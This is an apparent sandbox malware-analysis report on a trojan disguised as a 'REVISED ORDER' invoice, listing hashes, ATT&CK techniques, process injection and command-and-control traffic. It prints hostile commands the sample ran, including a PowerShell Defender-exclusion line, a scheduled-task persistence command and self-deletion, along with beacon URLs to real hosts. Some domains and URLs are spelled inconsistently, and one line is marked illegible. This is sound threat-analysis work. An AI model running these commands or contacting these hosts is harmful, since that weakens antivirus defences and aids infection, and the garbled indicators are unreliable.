



Sandbox Analysis Report

Analysis Overview

Generated time:	2022/12/06 15:16:51 +00:00		
Submitter:	Manual Submission		
Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.R002C0PL222		
Exploited vulnerabilities	-		
Analyzed objects	LHARC archive	1 - REVISED ORDER 068490470 DECEMBER 2022.lzh	C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1
	MSIL Portable executable	1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	

win7

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - REVISED ORDER 068490470 DECEMBER 2022.lzh (LHARC archive)

File name	REVISED ORDER 068490470 DECEMBER 2022.lzh
File type	LHARC archive
SHA-1	C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1
SHA-256	593ED879BB83F40B4813214B8C3841FF4A500EA7E548084BF63329C4EC6148BF
MD5	FEC349CF06FDC775995481916C7A9556
TLSH	-
Size	837488 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe (MSIL Portable executable)

File name	REVISED ORDER 068490470 DECEMBER 2022.exe
File type	MSIL Portable executable
SHA-1	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
SHA-256	E293CCABBD448DEE8987B0987B743F1E68E2127BFB0CBFDCB8E53593100A7495
MD5	82FD9CF56B245AB83A5D224A7AA472BD
TLSH	-
Size	901632 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (6) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (12) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (14) Rootkit, cloaking (1) Suspicious network or messaging activity (32)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	Command-Line Interface	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
	Hidden Files and Directories	Characteristics: 1
Discovery	Process Discovery	Characteristics: 1, 2
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4, 5
Command and Control	Commonly Used Port	Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1, 2, 3

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (6)

Characteristic	Significance	Details
Attempts to evade detection and analysis		Process ID: 2676 Info: Delays execution
Attempts to evade detection and analysis		Process ID: 1624 Info: Delays execution
Calls sleep function for an extended period		Process 1624 slept for long or infinite time.
Attempts to detect active running processes		Process ID: 2936 Info: enum processes
Attempts to detect active running processes		Process ID: 2872 Info: enum processes
Uses suspicious packer		File Name: %WorkingDir%REVISD ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN

Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup	<div><div></div><div></div><div></div></div>	%windir%\system32\Tasks\Updates\lxeqnDhmFdUxs
Adds scheduled task to automatically run at startup	<div><div></div><div></div><div></div></div>	Updates\lxeqnDhmFdUxs /XML
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%APPDATA%\lxeqnDhmFdUxs.exe
▼ File drop, download, sharing, or replication (10)		
Characteristic	Significance	Details
Drops executable during installation	<div><div></div><div></div><div></div></div>	Dropping Process ID: 2872 File: %APPDATA%\lxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL
Executes dropped file	<div><div></div><div></div><div></div></div>	%TEMP%\tmpA26A.tmp"
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %APPDATA%\lxeqnDhmFdUxs.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %windir%\system32\Tasks\Updates\lxeqnDhmFdUxs Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp"
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp"
Creates multiple copies of a file	<div><div></div><div></div><div></div></div>	%APPDATA%\lxeqnDhmFdUxs.exe
Copies self	<div><div></div><div></div><div></div></div>	File is copied from %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\lxeqnDhmFdUxs.exe
Deletes self to remove traces of the infection	<div><div></div><div></div><div></div></div>	%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 2872 File: %TEMP%\tmpA26A.tmp Type: VSDT_TEXT_HTML
▼ Hijack, redirection, or data theft (12)		
Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1624 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2936 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2872 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2760 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2676 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 3096 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2936 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2872 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2836 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1624 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2936 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2872 Info: Obtains system version from API result
▼ Malformed, defective, or with known malware traits (3)		
Characteristic	Significance	Details
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: lxeqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Rare executable file	<div><div></div><div></div><div></div></div>	Global Detections: 0
▼ Process, service, or memory object change (14)		

Characteristic	Significance	Details
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 1624 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 2936 Info: Obtains system level privileges
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 3096 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe"
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 3064 Image Path: %windir%\System32\systray.exe
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 2932 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\lxeqnDhmFdUxs /XML %TEMP%\tmpA26A.tmp
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 2936 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\lxeqnDhmFdUxs.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Injected API: SetThreadContext Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Injected API: WriteProcessMemory Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: U...E...LV.u.P.E.PV...
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 3024 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2872 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\lxeqnDhmFdUxs.exe

▼ Suspicious network or messaging activity (32)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	www.wqcwgl.com
Attempts to connect to suspicious host	■ ■ ■	www.cftronline.com
Attempts to connect to suspicious host	■ ■ ■	www.sen-computer.com
Attempts to connect to suspicious host	■ ■ ■	www.treesandstarsoracle.com
Attempts to connect to suspicious host	■ ■ ■	www.dcc.coop
Attempts to connect to suspicious host	■ ■ ■	www.treesandstarsoracle.com
Attempts to connect to suspicious host	■ ■ ■	www.cftronline.com
Attempts to connect to suspicious URL	■ ■ ■	http://www.sen-computer.com/f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmmb8dfs6EOMjkYq2Cc+BLEnKdVEgqtDynev32a8pfvY0FR08IAsyM=&3f9=mb1db
Attempts to connect to suspicious URL	■ ■ ■	http://www.dcc.coop/f9r5/?uzM8FTb=QRw1NvpEIAHHikeY7YvDngHxIS8xFrFgdc+vc+5yxIHn7f/pKQ3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db
Attempts to connect to suspicious URL	■ ■ ■	http://www.wqcwgl.com/f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db
Connects to remote URL or IP address	■ ■ ■	Connection: 81.169.145.160:80 Content: GET /f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmmb8dfs6EOMjkYq2Cc+BLEnKdVEgqtDynev32a8pfvY0FR08IAsyM=&3f9=mb1db HTTP/1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 18.208.124.7:80 Content: GET /f9r5/?uzM8FTb=QRw1NvpEIAHHikeY7YvDngHxIS8xFrFgdc+vc+5yxIHn7f/pKQ3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 81.169.145.160:80 Content: GET /f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmmb8dfs6EOMjkYq2Cc+BLEnKdVEgqtDynev32a8pfvY0FR08IAsyM=&3f9=mb1db HTTP/1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: www.cftronline.com:80 Content: GET /f9r5/?uzM8FTb=SUgW3ZlhF8T60LDN/APdo/z2JeSYctZvf3J8luaujplciugMVj4VPXKxjQjMF/ISrm1VELei/GcXBDSP9vi=&3f9=mb1db HTTP/1.1\r\nHost: www.cftronline.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: www.treesandstarsoracle.com:80 Content: GET /f9r5/?uzM8FTb=Jt3ZQ1PVhjsuEp883mw5FZiIUMvBj21OLNFz4VT5SfTi6FjebvrnlfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=mb1db HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 18.208.124.7:80 Content: GET /f9r5/?uzM8FTb=QRw1NvpEIAHHikeY7YvDngHxIS8xFrFgdc+vc+5yxIHn7f/pKQ3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n\r\n
Queries DNS server	■ ■ ■	www.sen-computer.com
Queries DNS server	■ ■ ■	www.wqcwgl.com
Queries DNS server	■ ■ ■	www.cftronline.com
Queries DNS server	■ ■ ■	www.treesandstarsoracle.com
Queries DNS server	■ ■ ■	www.dcc.coop
Listens on port	■ ■ ■	0.0.0.0:49185
Listens on port	■ ■ ■	0.0.0.0:49184
Listens on port	■ ■ ■	0.0.0.0:49183
Listens on port	■ ■ ■	0.0.0.0:49182
Listens on port	■ ■ ■	0.0.0.0:49181
Listens on port	■ ■ ■	0.0.0.0:49180
Listens on port	■ ■ ■	0.0.0.0:49179
Listens on port	■ ■ ■	0.0.0.0:49178
Listens on port	■ ■ ■	0.0.0.0:49177

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.wqcwgl.com	172.255.189.68	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.cftronline.com	-	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.sen-computer.com	81.169.145.160	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.treesandstarsoracle.com	-	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.dcc.coop	18.208.124.7	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
r20swj13mr.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.241.254	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.bing.com	204.79.197.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
api.bing.com	13.107.5.80	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.dcc.coop	18.208.124.7	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.sen-computer.com	81.169.145.160	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.treesandstarsoracle.com	-	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	8.252.65.254	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.wqcwgl.com	172.255.189.68	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.cftronline.com	-	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFv7gQUA95QNVbRTLm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.sen-computer.com/f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmmb8dfs6EOMJkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db	Newly Observed Domain	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/updatel/v3/static/trustedr/en/disallowedcertstl.cab?9ec814a84b705f89	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.dcc.coop/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwQN6m1O084Oyrx/q0yWk=&3f9=mb1db	Newly Observed Domain	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
https://iecvlist.microsoft.com/ie11blocklist/1401746408/versionlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/updatel/v3/static/trustedr/en/disallowedcertstl.cab?76b1868a90bbccde7	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/updatel/v3/static/trustedr/en/disallowedcertstl.cab?75d59efd4864f1e4c	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.wqcgwl.com/f9r5/?uzM8FTb=lqgxUngR5S14E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db	Newly Observed Domain	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
https://iecvlist.microsoft.com/IE11/1387494476607/iecompatviewlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/updatel/v3/static/trustedr/en/disallowedcertstl.cab?e43655a60bb50807	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
lxeqnDhmFdUxs.exe	Low	TROJ_GEN.R002C0PL222	Drops probable malware	-	901632	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
SLP6NKV8VOT0QKGX08XV.tem p	No risk	-	-	-	8016	ECAD5A74404FBE66B38AFF28007F30C393582C55
urlblockindex[2].bin	No risk	-	-	-	16	E4F30E49120657D37267C0162FD4A08934800C69
d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP	No risk	-	-	-	8016	138BBB6356079FC92C29F1B6FB07E4CBE48E76F3
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	8016	ECAD5A74404FBE66B38AFF28007F30C393582C55
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	52DD547C0CE97FE932681E5A60E69EF8271FA923
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	296E451D023065B23A2847B21FBE2289DD9ED1CB
iecompatdata.xml	No risk	-	-	-	348484	7A9626E0C42B9A95BA776486C6B4BA563218EBEF
lxeqnDhmFdUx	No risk	-	-	-	3328	DE412B9B8D3768F257C7A8AB9D48C9D5FBA67CBD
GDIPFONTCACHEV1.DAT	No risk	-	-	-	149896	37B54632D3BFCA5F4FFF7ACEEC4957B0C88FEA1C

▼ Suspicious Objects

Type	Object	Risk Level
Domain	www.cftronline.com	Medium
File (SHA1)	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D	High
Domain	www.treesandstarsoracle.com	Medium
Domain	www.wqcgwl.com	Medium
Domain	www.dcc.coop	Medium
Domain	www.sen-computer.com	Medium
URL	http://www.wqcgwl.com:80/f9r5/?uzM8FTb=lqgxUngR5S14E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db	Medium
URL	http://www.sen-computer.com:80/f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmmb8dfs6EOMJkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db	Medium
URL	http://www.dcc.coop:80/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwQN6m1O084Oyrx/q0yWk=&3f9=mb1db	Medium

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host www.wqcgwl.com		

Detection	Threat Characteristic: Attempts to connect to suspicious host www.cftronline.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.sen-computer.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.dcc.coop		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.cftronline.com		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.sen-computer.com/f9r5/?uzM8FTb=3g/gBckhrolIP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjKq2Cc+BLEnkDVEgqtDynev32a8pfvY0FR08lAsyM=&3f9=mb1db		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.dcc.coop/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.wqcwgl.com/f9r5/?uzM8FTb=lqgxUngR5S14E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: lxeqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 28f038, 0, 0, 0) Return: 3570d8		2872
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2872 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (3570d8, 28f038) Return: 1		2872
Call System API	API Name: GetVersionExA Args: (3a9c80) Return: 1		2872
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2872 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 28ed30, 0, 0, 0) Return: 3575d8		2872
Call System API	API Name: CryptExportKey Args: (3577d8, 0, 6, 0, 0, 28bdc8) Return: 1		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 28a628, 0, 0, 0) Return: 357958		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 289cd0, 0, 0, 0) Return: 357a18		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#*, 0, 28ae08, 0, 0, 0) Return: 357cd8		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMdiagnostics*, 0, 28c090, 0, 0, 0) Return: 50b0790		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 28b7c0, 0, 0, 0) Return: 50b0790		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 28c078, 0, 0, 0) Return: 50b0790		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 28b8b0, 0, 0, 0) Return: 50b0950		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4		2872
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2872 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c		2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 28afb0, 0, 0, 0) Return: 50b0ad0		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 28a658, 0, 0, 0) Return: 50b0b90		2872
Call System API	API Name: GetVersionExA Args: (28d64c) Return: 1		2872
Call System API	API Name: GetVersionExA Args: (744734f0) Return: 1		2872
Add File	Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS		2872
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2872
Call System API	API Name: System.Convert::FromBase64String Args: (H4slAAAAAAAAEAO29B2AcSZYlJ9t9nt/SvVK1+B0oQIAYBMkz3BAEOzBIM3mkuwdaUcjKasgcplVmVdZhZAzO2dvPlee++999577733ujdTf#33/8/XGZkAWz2zkra...) Return: 1F8B0800000000000000...		2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 2894a0, 0, 0, 0) Return: 50b0ad0		2872

[illegible]

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
